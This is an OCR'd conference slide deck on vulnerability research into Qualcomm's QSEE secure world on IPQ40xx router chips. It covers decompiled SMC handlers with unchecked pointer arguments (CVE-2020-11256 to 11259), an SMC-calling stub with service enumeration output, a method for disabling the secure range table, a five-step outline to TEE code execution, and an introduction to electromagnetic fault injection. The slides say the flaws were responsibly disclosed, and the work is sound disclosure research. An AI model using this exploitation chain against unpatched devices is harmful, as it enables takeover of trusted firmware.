LOAD:87EB465C 01 08 00 00 smc_handlers_funcs DCD 0x801            ; DATA XREF: LOAD:smc_handlers_func_ptr2↑o
LOAD:87EB465C                                                      ; LOAD:smc_handlers_func_ptr↑o ...
LOAD:87EB4660 18 60 EA 87                DCD aTzbspPilInitIm       ; "tzbsp_pil_init_image_ns"
LOAD:87EB4664 3D 00 00 00                DCD 0x3D
LOAD:87EB4668 1F 8E E8 87                DCD tzbsp_pil_init_image_ns+1
LOAD:87EB466C 02 00 00 00                DCD 2
LOAD:87EB4670 04 00 00 00                DCD 4
LOAD:87EB4674 04 00 00 00                DCD 4
LOAD:87EB4678 05 08 00 00                DCD 0x805
LOAD:87EB467C 30 60 EA 87                DCD aTzbspPilAuthRe       ; "tzbsp_pil_auth_reset_ns"
LOAD:87EB4680 3D 00 00 00                DCD 0x3D
LOAD:87EB4684 3B 90 E8 87                DCD tzbsp_pil_auth_reset_ns+1
LOAD:87EB4688 01 00 00 00                DCD 1
LOAD:87EB468C 04 00 00 00                DCD 4
LOAD:87EB4690 02 08 00 00                DCD 0x802
LOAD:87EB4694 48 60 EA 87                DCD aTzbspPilMemAre       ; "tzbsp_pil_mem_area"
LOAD:87EB4698 0D 00 00 00                DCD 0xD
LOAD:87EB469C AF 89 E8 87                DCD tzbsp_pil_mem_area+1
LOAD:87EB46A0 03 00 00 00                DCD 3
LOAD:87EB46A4 04 00 00 00                DCD 4
LOAD:87EB46A8 04 00 00 00                DCD 4
LOAD:87EB46AC 04 00 00 00                DCD 4
LOAD:87EB46B0 06 08 00 00                DCD 0x806
LOAD:87EB46B4 5B 60 EA 87                DCD aTzbspPilUnlock       ; "tzbsp_pil_unlock_area"
LOAD:87EB46B8 0D 00 00 00                DCD 0xD
LOAD:87EB46BC 0B 8A E8 87                DCD tzbsp_pil_unlock_area+1
LOAD:87EB46C0 01 00 00 00                DCD 1
LOAD:87EB46C4 04 00 00 00                DCD 4
```

Very useful for reverse engineering…

Communicating with QSEE



Our approach (option 2)

- QSEE is initialized before U-Boot is started
- QSEE environment is likely the same during boot and runtime
- Extend U-Boot using ‘standalone’ applications
  - Loaded into internal memory using the ‘tftp’ command
  - Executed using the ‘go’ command
- Allows us to execute arbitrary code in the context of U-Boot

Communicating with QSEE

REE / Non-secure World

```c
s32 scm_call_raelize(u32 svc, u32 cmd, u32 arg1, u32 arg2,
    u32 arg3, u32 arg4, int nr_of_args)
{
    int context_id;
    register u32 r0 asm("r0") = SCM_ATOMIC(svc, cmd, nr_of_args);
    register u32 r1 asm("r1") = (u32)&context_id;
    register u32 r2 asm("r2") = arg1;
    register u32 r3 asm("r3") = arg2;
    register u32 r4 asm("r4") = arg3;
    register u32 r5 asm("r5") = arg4;

    asm volatile(
        __asmeq("%0", "r0")
        __asmeq("%1", "r0")
        __asmeq("%2", "r1")
        __asmeq("%3", "r2")
        __asmeq("%4", "r3")
        __asmeq("%5", "r4")
        __asmeq("%6", "r5")

        ".arch_extension sec\n"
        "smc    #0  @ switch to secure world\n"
        : "=r" (r0)
        : "r" (r0), "r" (r1), "r" (r2), "r" (r3), "r" (r4), "r" (r5));
    return r0;
}
```

TEE / Secure World

```c
int tzbsp_is_service_available(int arg1, int arg2, int arg3)
{
  int _arg1; // r5
  uint8_t *_arg2; // r4

  _arg1 = arg1;
  _arg2 = arg2;
  if ( !arg3 )
    return -16;
  if ( !tzbsp_is_nsec_range_0(arg2, 1) )
    return 0xFFFFFFEE;
  *_arg2 = search_services(_arg1, 0xC) || sub_87E8BA3A(_arg1);
  return 0;
}
```

We control the arguments that are passed…

Enumerating all SMC handler routines

- Use tzbsp_is_service_available to recover available SMC handler routines

- Iterate over all possible ‘svc’ and ‘cmd’ combinations (i.e. 0 to 0xffff)

- Results match the SMC handler routines we identified in the binary

```
(IPQ40xx) # tftp 88000000 hello_world.bin && go 88000000
Using eth0 device
TFTP from server 192.168.10.254; our IP address is 192.168.10.1
Filename 'hello_world.bin'.
Load address: 0x88000000
Loading: T ##### done
Bytes transferred = 66196 (10294 hex)
## Starting application at 0x88000000 ...
[+] ~~~~~~~~~~~~~~~~~~~~~~~~~~~
[+] ~~~ Research by Raelize ~~~
[+] ~~~~~~~~~~~~~~~~~~~~~~~~~~~
[+] Supported: svc (01) cmd (01) ret (00000000)
[+] Supported: svc (01) cmd (09) ret (00000000)
[+] Supported: svc (01) cmd (10) ret (00000000)
[+] Supported: svc (01) cmd (12) ret (00000000)
[+] Supported: svc (01) cmd (13) ret (00000000)
[+] Supported: svc (01) cmd (14) ret (00000000)
[+] Supported: svc (02) cmd (01) ret (00000000)
[+] Supported: svc (02) cmd (02) ret (00000000)
[+] Supported: svc (02) cmd (05) ret (00000000)
[+] Supported: svc (02) cmd (06) ret (00000000)
[+] Supported: svc (02) cmd (07) ret (00000000)
[+] Supported: svc (02) cmd (08) ret (00000000)
[+] Supported: svc (02) cmd (09) ret (00000000)
[+] Supported: svc (03) cmd (02) ret (00000000)
[+] Supported: svc (06) cmd (01) ret (00000000)
[+] Supported: svc (06) cmd (02) ret (00000000)
[+] Supported: svc (06) cmd (03) ret (00000000)
[+] Supported: svc (08) cmd (07) ret (00000000)
[+] Supported: svc (08) cmd (08) ret (00000000)
[+] Supported: svc (08) cmd (09) ret (00000000)
[+] Supported: svc (08) cmd (10) ret (00000000)
[+] Supported: svc (08) cmd (20) ret (00000000)
[+] Supported: svc (09) cmd (01) ret (00000000)
[+] Supported: svc (fc) cmd (01) ret (00000000)
## Application terminated, rc = 0x0
(IPQ40xx) #
```

How to trust the untrusted?

This ~~son of !@#$%~~, all night he, "<u>Check. Check. Check.</u>"

Secure Ranges

```
int tzbsp_pil_get_mem_area(int arg1, uint32_t *arg2, size_t arg3)
{
  uint32_t *_arg2; // r4

  _arg2 = arg2;
  if ( arg3 < 8 )
    return -16;
  if ( tzbsp_is_nsec_range(arg2, 8) )
    return get_mem_area(_arg2, _arg2 + 1);
  return 0xFFFFFFEE;
}
```

R1 (value) R2 (pointer) R3 (value)

- Check if the pointer argument points to non-secure memory
- Prevents passing pointers that would read or write secure memory

We dive deeper into secure range checks later on…

Do all SMC handler routines
arguments received from the REE?

tzbsp_blow_fuses_and_reset (CVE-2020-11256)

```
int __cdecl tzbsp_blow_fuses_and_reset(uint32_t *arg1, uint32_t *arg2)
{
  uint32_t *_arg2; // r4
  uint32_t *_arg1; // r5
  int result; // r0

  _arg2 = arg2;
  _arg1 = arg1;
  if ( !arg2 )
    return 2;
  *arg2 = 1;
  if ( arg1 )
  {
    if ( is_allowed_range(sec_range_table_ptr, arg1, (arg1 + 3)) )
    {
      tzbsp_dcache_inval_region(_arg1, 4);
      *_arg2 = sub_87E97794(_arg1, 0x800u);
      sub_87EA42A4(_arg1, 0x800u);
      result = *_arg2;
    }
    else
    {
      result = 0xFFFFFFEE;
    }
  }
  else
  {
    tzbsp_log(5, "FP:(0x%8X),(0x%8X),(0x%8X)\n", 672, 0, 2048);
    result = 2;
    *_arg2 = 2;
  }
  return result;
}
```

- Argument arg1 is checked using is_allowed_range()
- But, arg2 is not…
- Write 1, 2 or the output of sub_87E97794 to any address (incl. secure memory)

usb_calib (CVE-2020-11257)

```
int usb_calib(uint32_t *arg1)
{
  uint32_t *_arg1; // r4

  _arg1 = arg1;
  sub_87E87F7A(0);
  *_arg1 = MEMORY[0x580E0];
  sub_87E87FA4(0);
  return 0;
}
```

- Argument arg1 directly dereferenced without any check
- Write what is stored at 0x580e0 to any address
- On the Linksys EA8300 we analyzed this value was 0x787

tzbsp_version_set (CVE-2020-11258)

```c
int tzbsp_version_set(int arg1, int arg2, uint32_t *arg3, int arg4)
{
  uint32_t *_arg3; // r4
  int retVal; // r0

  _arg3 = arg3;
  retVal = sub_87E90564(arg1, arg2, arg3, arg4);
  if ( retVal >= 0 )
  {
    *_arg3 = retVal;
    if ( retVal && retVal != 0x10 )
    {
      if ( retVal == 5 )
        retVal = 0xFFFFFFF0;
      else
        retVal = 0xFFFFFFFF;
    }
    else
    {
      retVal = 0;
    }
  }
  else
  {
    *_arg3 = 0x7FFFFFFF;
  }
  return retVal;
}
```

- All four arguments are passed into a function that returns a value based on the arguments
- Argument arg3 is dereferenced to store the return value of the function
- Moreover, it can also be used to write 0x7FFFFFFF to any address

tzbsp_version_get (CVE-2020-11259)

```
int tzbsp_version_get(int arg1, uint32_t *arg2, uint32_t *arg3)
{
  uint32_t *_arg2; // r4
  int retVal; // r0

  _arg2 = arg2;
  *arg3 = 0;
  if ( arg1 == 0xFF )
    retVal = sub_87E90370() | 0xF0000;
  else
    retVal = sub_87E904CE(arg1);
  *_arg2 = retVal;
  return 0;
}
```

- Argument arg2 and arg3 are dereferenced directly
- Use arg3 to write 0x0 to any address
- Use arg2 to write the return value of sub_87E904CE to any address

Summary

- Several SMC handler routines sanitize their arguments insufficiently
- Un-sanitized pointers allow us to write to secure memory
- No arbitrary writes, just a few restricted values (e.g. 0, 1, 2, etc.)
- Please note, all vulnerabilities were responsibly disclosed to Qualcomm
  - https://www.qualcomm.com/company/product-security/bulletins/january-2021-bulletin

Enough to achieve QSEE code execution!?

Secure Range tables

Secure Range entry

- Secure Range tables configure secure memory ranges
  - Used by is_allowed_range() to check if a buffer is in REE memory
  - One entry defines one contiguous range
- Identical to Qualcomm MSM8974 (see Gal Beniamini's blog post)

Checking if buffer is allowed (i.e. is REE memory)

Return 0 if range is not allowed.

Check if secure range is enabled.
Enabled: flags[1] == 1
Disabled: flags[1] == 0

Return 1 if range is allowed (i.e. no overlap with secure memory).

```c
int is_allowed_range(secure_range *sec_range_table_ptr, uint8_t *start, uint8_t *end)
{
  int i; // r4
  unsigned int *range_addr; // r3
  unsigned int *range_start; // r5
  secure_range *sec_range; // r5

  if ( end < start )
    return 0;
  for ( i = 0; ; ++i )
  {
    sec_range = &sec_range_table_ptr[i];
    if ( sec_range->id == 0xFFFFFFFF )
      break;
    if ( !(sec_range->flags & 2) )
      continue;
    range_addr = sec_range->end_addr;
    if ( !range_addr )
    {
      range_addr = sec_range->start_addr;
      if ( range_addr <= (unsigned int *)start )
        return 0;
LABEL_10:
      if ( range_addr <= (unsigned int *)end )
        return 0;
      continue;
    }
    range_start = sec_range->start_addr;
    if ( range_start <= (unsigned int *)start && range_addr > (unsigned int *)start
      || range_start <= (unsigned int *)end && range_addr > (unsigned int *)end )
    {
      return 0;
    }
    if ( range_start > (unsigned int *)start )
      goto LABEL_10;
  }
  return 1;
}
```

(Non-)Secure Memory Map

Three secure ranges defined and enabled.

```
sec_range_tbl    secure_range <0, 2, 0, 0x7FFFFFFF>; 0
                 secure_range <1, 2, 0x90000000, 0xFFFFFFFF>; 1
                 secure_range <2, 2, 0x87E80000, 0x87FFFFFF>; 2
                 secure_range <3, 1, 0, 0>; 3
                 secure_range <4, 1, 0, 0>; 4
                 secure_range <5, 1, 0, 0>; 5
                 secure_range <6, 1, 0, 0>; 6
                 secure_range <7, 1, 0, 0>; 7
                 secure_range <8, 1, 0, 0>; 8
                 secure_range <9, 1, 0, 0>; 9
                 secure_range <0xFFFFFFFF, 0, 0, 0>; 0xA
```

QSEE

- The following ranges are non-secure memory
  - 0x8000_0000 to 0x87E7_FFFF
  - 0x8800_0000 to 0x8FFF_FFFF
- The rest is secure memory (see picture)
- The entire 32-bit address space is covered

What if…

- The secure ranges table is stored in writeable memory
- Set flags[1] bit to 0 for all entries, all entries will be disabled
- Any range will be allowed…

```
sec_range_tbl   secure_range <0, 1, 0, 0x7FFFFFFF>; 0
                secure_range <1, 1, 0x90000000, 0xFFFFFFFF>; 1
                secure_range <2, 1, 0x87E80000, 0x87FFFFFF>; 2
                secure_range <3, 1, 0, 0>; 3
                secure_range <4, 1, 0, 0>; 4
                secure_range <5, 1, 0, 0>; 5
                secure_range <6, 1, 0, 0>; 6
                secure_range <7, 1, 0, 0>; 7
                secure_range <8, 1, 0, 0>; 8
                secure_range <9, 1, 0, 0>; 9
                secure_range <0xFFFFFFFF, 0, 0, 0>; 0xA
```

Remember CVE-2020-11256?

Disabling a range entry (CVE-2020-11256)

```
signed int __fastcall tzbsp_blow_fuses_and_reset(unsigned int buf1, signed int *buf2)
{
  signed int *_buf2; // r4
  _DWORD *_arg1; // r5
  signed int result; // r0

  _buf2 = buf2;
  _arg1 = (_DWORD *)buf1;
  if ( !buf2 )
    return 2;
  *buf2 = 1;
  if ( buf1 )
  {
    if ( is_allowed_range((unsigned int *)sec_range_table_ptr, (unsigned int *)buf1, (unsigned int *)(buf1 + 3)) )
    {
      tzbsp_dcache_inval_region((int)_arg1, 4);
      *_buf2 = sub_87E97794(_arg1, 0x800u);
      sub_87EA42A4((int)_arg1, 0x800u);
      result = *_buf2;
    }
    else
    {
      result = 0xFFFFFFEE;
    }
  }
  else
  {
    tzbsp_log(5, "FP:(0x%8X),(0x%8X),(0x%8X)\n", 672, 0, 2048);
    result = 2;
    *_buf2 = 2;
  }
  return result;
}
```


- Use buf2 to write 0x1 to the flags field in order to disable the entry
- Make sure buf1 contains a value that prevents further writing to buf2
  - i.e. is_allowed_range() should fail

“Open Sesame”

- The function is_allowed_range() will return 1 for any range (i.e. all entries are disabled)

- Any range check requested by aa SMC handler routine becomes non-functional

- All SMC handler routines now accept arguments that point to QSEE memory



Successfully opened up the attack surface!

Long story short…

Achieving QSEE code execution

Step 1	Step 2	Step 3	Step 4	Step 5
Create a R/W primitive using multiple SMC handler routines	Store shellcode in non-secure memory at 0x82000000	Modify the MMU configuration to clear the XN-bit	Set the function pointer used by tzbsp_exec_smc to 0x82000000	Execute the shellcode by calling tzbsp_exec_smc

Today, we are going to talk about something else…

What if Qualcomm fixed all these vulnerabilities?

Fault Injection


“*Introduce faults* into a chip to *alter its intended behavior*.”

```
// check                    oot is enabled
if(SECURE_                  1) {
   authent                  loader);
}

// execute the bootloader
execute(&bootloader);
```

We *modify software* using a *hardware vulnerability*.

Electromagnetic Fault Injection (EMFI)


- Drive high voltage through a coil to generate an electromagnetic field
- Emit this field into the chip to cause 'eddy currents' within the chip's circuitry
- Faults occur due to 'transistor errors'



https://byjus.com/physics/what-are-eddy-currents/


What tools do we use?

Setup (EMFI)



Riscure’s tools enable us to operate the setup autonomously

Setup (EMFI)



Note to self: make better pictures!

Characterization

- Goal is to test if the chip is vulnerable to glitches or not
- Identify good glitch parameters in a <u>semi-controlled</u> environment
  - Glitch Location
  - Glitch Power
- Repeat target instruction(s) to increase chances for success
  - i.e. timing becomes less-relevant

Characterization – U-Boot Standalone Application

Trigger up

Increase counter

